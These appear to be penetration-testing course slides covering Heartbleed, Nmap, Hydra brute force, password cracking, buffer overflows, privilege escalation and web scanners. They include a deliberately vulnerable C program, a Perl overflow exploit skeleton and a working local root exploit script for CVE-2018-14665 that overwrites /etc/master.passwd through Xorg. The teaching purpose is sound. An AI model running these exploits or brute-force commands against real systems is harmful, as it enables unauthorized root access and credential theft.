
Heartbleed CVE-2014-0160



The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.



Source: <http://heartbleed.com/>

Heartbleed is yet another bug in SSL products



What versions of the OpenSSL are affected?

Status of different versions:

- * OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable
- * OpenSSL 1.0.1g is NOT vulnerable
- * OpenSSL 1.0.0 branch is NOT vulnerable
- * OpenSSL 0.9.8 branch is NOT vulnerable

Bug was introduced to OpenSSL in December 2011 and has been out in the wild since OpenSSL release 1.0.1 on 14th of March 2012. OpenSSL 1.0.1g released on 7th of April 2014 fixes the bug.

It's just a bug - but a serious one

Heartbleed hacking



```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F -cache..Cache-Co  
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D ntrol: no-cache.  
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73 ...action=gc_ins  
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F ert_order&billno  
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74 =PZK1101&payment  
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65 _id=1& card_numbe  
0710: XX r=4060xxxx413xxx  
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74 96&card_exp_mont  
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65 h=02&card_exp_ye  
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31 ar=17&card_cvn=1  
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA 09.1...r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts – Gave full credit card details
- "Can XXX be exploited-- yes, clearly! PoCs ARE needed
Without PoCs even Akamai wouldn't have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys from Heartbleed was not possible – scary indeed.



Scan for Heartbleed and SSLv2/SSLv3

Nmap includes Nmap scripting engine (NSE)

Example Usage

```
nmap -sV -sC <target>
```

Script Output


```
443/tcp open  https  syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
```

<https://nmap.org/nsedoc/scripts/ssl-heartbleed.html>

Almost every new popular vulnerability will have Nmap recipe

Demo: Nmap and Zenmap



- Short demo, Nmap, Zenmap – and don't forget Nping
- Later try yourself, find exercises in nmap-workshop-exercises.pdf

Lab setup and Nmap Workshop



- Let says you want to do this, then go and do two things, after:

- Prepare/finish your lab setup

<https://github.com/kramse/kramse-labs>

- Switch to the materials found in my Nmap Workshop and perform Nmap scans

<https://github.com/kramse/security-courses/tree/master/courses/pentest/nmap-workshop>

Later at the end, we can scan together some more.

Passwords are not chosen completely random



The 50 Most Used Passwords

- | | | | | |
|--------------|--------------|----------------|--------------|-------------|
| 1. 123456 | 11. 123123 | 21. mustang | 31. 7777777 | 41. harley |
| 2. password | 12. baseball | 22. 666666 | 32. f*cky*u | 42. zxcvbnm |
| 3. 12345678 | 13. abc123 | 23. qwertyuiop | 33. qazwsx | 43. asdfgh |
| 4. qwerty | 14. football | 24. 123321 | 34. jordan | 44. buster |
| 5. 123456789 | 15. monkey | 25. 1234...890 | 35. jennifer | 45. andrew |
| 6. 12345 | 16. letmein | 26. p*s*y | 36. 123qwe | 46. batman |
| 7. 1234 | 17. shadow | 27. superman | 37. 121212 | 47. soccer |
| 8. 111111 | 18. master | 28. 270 | 38. killer | 48. tigger |
| 9. 1234567 | 19. 696969 | 29. 654321 | 39. trustno1 | 49. charlie |
| 10. dragon | 20. michael | 30. 1qaz2wsx | 40. hunter | 50. robert |

Source: <https://wpengine.com/unmasked/>

Brute force



We call it brute force – when testing all possibilities

Hydra (c) by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout

...

Cracking passwords – JtR and Hashcat



John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords.

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:

<https://hashcat.net/wiki/>

<http://www.openwall.com/john/>

Demo: online Hydra brute force



The 50 Most Used Passwords				
1. 123456	11. 123123	21. mustang	31. 7777777	41. harley
2. password	12. baseball	22. 666666	32. f*cky*u	42. zxcvbnm
3. 12345678	13. abc123	23. qwertyuiop	33. qazwsx	43. asdfgh
4. qwerty	14. football	24. 123321	34. jordan	44. buster
5. 123456789	15. monkey	25. 1234...890	35. jennifer	45. andrew
6. 12345	16. letmein	26. p*s*y	36. 123qwe	46. batman
7. 1234	17. shadow	27. superman	37. 121212	47. soccer
8. 111111	18. master	28. 270	38. killer	48. tigger
9. 1234567	19. 696969	29. 654321	39. trustno1	49. charlie
10. dragon	20. michael	30. 1qaz2wsx	40. hunter	50. robert

- Short demo, THC Hydra
- Hydra can also be used for SNMP – which is typically a single short ascii based secret
- Later try yourself, find exercise *Try Hydra brute force* in kea-pentest-exercises.pdf
- Will also show snmpwalk - since SNMP is quite common too

Buffer overflows a C problem




A **buffer overflow** is what happens when writing more data than allocated in some area of memory. Typically the program will crash, but under certain circumstances an attacker can write structures allowing take over of return addresses, parameters for system calls or program execution.

Stack protection is today used as a generic term for multiple technologies used in operating systems, libraries, compilers etc. that protect the stack and other structures from being overwritten or changed through buffer overflows. StackGuard and Propolice are examples of this.


Today we will not go more into detail about this, suffice it to say modern operating systems really employ a lot of methods for making buffer overflows harder and less likely to succeed. OpenBSD even relink the kernel on installation to randomize addresses.

Buffers and stacks, simplified



```
main(int argc, char **argv)  
{    char buf[200];  
    strcpy(buf, argv[1]);  
    printf("%s\n", buf);  
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Demo: Insecure programming buffer overflows 101



- Small demo program `demo.c`, try on older Linux
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
the_shell()
{ system("/bin/sh"); }
```

GDB GNU Debugger



GNU compileren and debugger are OK for this, can fit on a slide!

Lots of other debuggers exist

Try `gdb ./demo` and run the program with some input from the *gdb prompt* using `run 1234`

When you realize the input overflows the buffer, crashed program execution you can work towards getting the address from `nm demo` of the function `the_shell` – and into the program

Use: `nm demo | grep shell`

The art is to generate a string long enough to overflow, and having the correct data, so the address ends up in the right place

Perl can be used for generating AA...AAA like this,
with back ticks, ``perl -e "print 'A'x10" ``

Debugging C with GDB



Test with input

- ./demo longstringwithalotofdatyacrashtheprogram
- gdb demo followed by
run AAAAAAAAAAAAAAAAAAAAAAA
- Compile program: gcc -o demo demo.c
- Run program ./demo 123456...7689 until it dies
- Then retry in GDB

GDB output



```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
0x41414140 in ?? ()
(gdb)
```

Exploits – abusing a vulnerability



```
$buffer = "";
>null = "\x00";
$nop = "\x90";
$nopsiz = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsiz) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

- Exploit/exploit program are designed to exploit a specific vulnerability, often a specific version on a specific release on a specific CPU architecture
- Might be a 5 line program written in Perl, Python or a C program
- Today we often see them as modules written for Metasploit allowing it to be combined with different payloads

How to find these buffer overflows



Black box testing

Closed source reverse engineering

White box testing

Open source read and analyze the code – tools exist

Trial and error – fuzzing inputs to a program, save crashes, analyze them

Reverse engineer specific updates, so this part was changed, nice – this is where the bug is

Principle of Least Privilege



Many programs need privileges to perform some function, but sometimes they don't really need it

Definition 14-1 The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.

Source: *Computer Security: Art and Science*, 2nd edition, Matt Bishop

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

Privilege Escalation



Privilege escalation is when a privileged program is vulnerable and can be abused to escalate privileges. Example from unauthenticated user to a user account, or from regular user and becoming administrator (root on Unix) or even SYSTEM on Windows.

Kernels and drivers are also often susceptible to this

Local vs. remote exploits



Local vs. remote exploit describe if the attack is done over some network, or locally on a system

Remote root exploit are the worst kind, since they work over the network, and gives complete control aka root on Unix

Zero-day exploits is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

CVE-2018-14665 Multiple Local Privilege Escalation



```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9I02lsfSyb70kESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
    -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: <https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3>

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 <https://lists.x.org/archives/xorg-announce/2018-October/002927.html>

Example Linux Kernel Vulnerabilities – Fuzzing



- CVE-2016-0758 Integer overflow in lib/asn1_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758>

- Linux kernel have about 5 ASN.1 parsers

https://www.x41-dsec.de/de/lab/blog/kernel_userspace/

The Linux kernel has had some vulnerabilities over the years:

This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score >= 9)

https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvsscoremin-9/cvsscoremax-/Linux-Linux-Kernel.html

Linux Kernel 2308 vulnerabilities from 1999 to 2019

https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

The Exploit Database – dagens buffer overflow



EXPLOIT
DATABASE

Show 15 ▾

Date = D A V Title

Date	Type	Platform	Author
2019-02-25	WebApp	PHP	Ionizza
2019-02-25	DoS	Windows	Logan Whitmire
2019-02-25	WebApp	PHP	Mr WinstOn
2019-02-25	WebApp	PHP	Mr WinstOn
2019-02-25	WebApp	PHP	Mr WinstOn
2019-02-25	WebApp	PHP	Yang Chenglong
2019-02-25	WebApp	Java	netwOrk
2019-02-23	WebApp	PHP	Charles Fol
2019-02-22	WebApp	Hardware	Stephen Shandoon
2019-02-22	WebApp	Linux	SecureAuth
2019-02-22	Remote	Windows	Metasploit
2019-02-22	DoS	Multiple	Google Security Research
2019-02-22	WebApp	Multiple	Chris Anastasio
2019-02-21	DoS	Android	s4vitar
2019-02-21	Remote	Hardware	Jacob Baines

Showing 1 to 15 of 40,914 entries


FIRST PREVIOUS 2 3 4 5 ... 2728 NEXT LAST

<http://www.exploit-db.com/>

Metasploit Unleashed - gratis kursus i Metasploit

<http://www.offensive-security.com/metasploit-unleashed/>

Getting to your data: Google for it



- Google as a hacker tool? oprindeligt beskrevet af Johnny Long
- Concept named googledorks when google indexes information not supposed to be public
- <http://www.exploit-db.com/google-dorks/>

Web Hacking – short intro



Nikto web scan



Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Old, but trusty easy to use, cheap to use, expandable

Will try nikto -host www.zencurity.com -port 443

Nikto web server scanner <http://cirt.net/nikto2>

Demo: Nikto



```
Script started on Tue Nov  7 17:43:54 2006
$ nikto -host 127.0.0.1 -port 8080 ^M
-----
- Nikto 1.35/1.34      -      www.cirt.net
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost.pentest.dk
+ Target Port:        8080
+ Start Time:         Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

ssllscan



```
root@kali:~# ssllscan --ssl2 web.gratisdns.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.gratisdns.dk on port 443
...
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject: *.gratisdns.dk
Altnames: DNS:*.gratisdns.dk, DNS:gratisdns.dk
Issuer: AlphaSSL CA - SHA256 - G2
```

Source: Originally ssllscan from <http://www.titania.co.uk> but use the version on Kali

Sqlmap



sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

Automatic SQL injection and database takeover tool <http://sqlmap.org/>

sqlmap features



'Features' :-

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: <http://sqlmap.org/>

Setup the OWASP Juice Shop



Recommended for all developers: Try running the OWASP Juice Shop

This is an application which is modern AND designed to have security flaws.

Read more about this project at:

<https://www2.owasp.org/www-project-juice-shop/> and

<https://github.com/bkimminich/juice-shop>

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from <https://leanpub.com/juice-shop> - suggested price USD 5.99. Alternatively read online at <https://pwning.owasp-juice.shop/>

Sometimes the best method is running the Docker version

Burpsuite



Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite contains proxy, spider, scanner and other tools

<http://portswigger.net/burp/>

<https://pro.portswigger.net/bappstore/>

Security devops



We need devops skillz in security
automate, security is also big data
integrate tools, transfer, sort, search, pattern matching, statistics, ...
tools, languages, databases, protocols, data formats
Use Github! Soooo many tools, libraries, you can solve a large part of your job by using existing solutions!

Learn Linux – sorry, but yes, using Linux, Kali Linux and other generic distributions allow you to learn technologies, even if you end up buying commercial tools for Windows etc. later

We are all Devops now, even security people!

Questions?



Henrik Kramselund he/him han/ham hkj@zecurity.com @kramse  

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Exploit components



Shellcoders Handbook and Grayhat chapters 12-14

Difference between the oldest, most simple stack based overflows

The parts of a shell code running system calls

How to avoid having shell code - return into libc, calling functions

This will teach us why modern operating systems have multiple methods designed to remove each case of exploiting

Allow us to understand the next subject, Return-Oriented Programming (ROP)

Recommended shell code video:

EXPLORING NEW DEPTHS OF THREAT HUNTING ...OR HOW TO WRITE ARM SHELLCODE IN SIX MINUTES

Speaker: Maria Markstedter, Azeria Labs

<https://www.youtube.com/watch?v=DGJZBDlhIGU>

Return-Oriented Programming (ROP)



Advanced subject Return-Oriented Programming (ROP)

Return-Oriented Programming: Systems, Languages, and Applications Ryan Roemer, Erik Buchanan, Hovav Shacham and Stefan Savage University of California, San Diego

<https://hovav.net/ucsd/dist/rop.pdf>

Then look into how a security oriented operating system has decided to prevent this method:

Removing ROP Gadgets from OpenBSD Todd Mortimer

<https://www.openbsd.org/papers/asiabsdcon2019-rop-paper.pdf>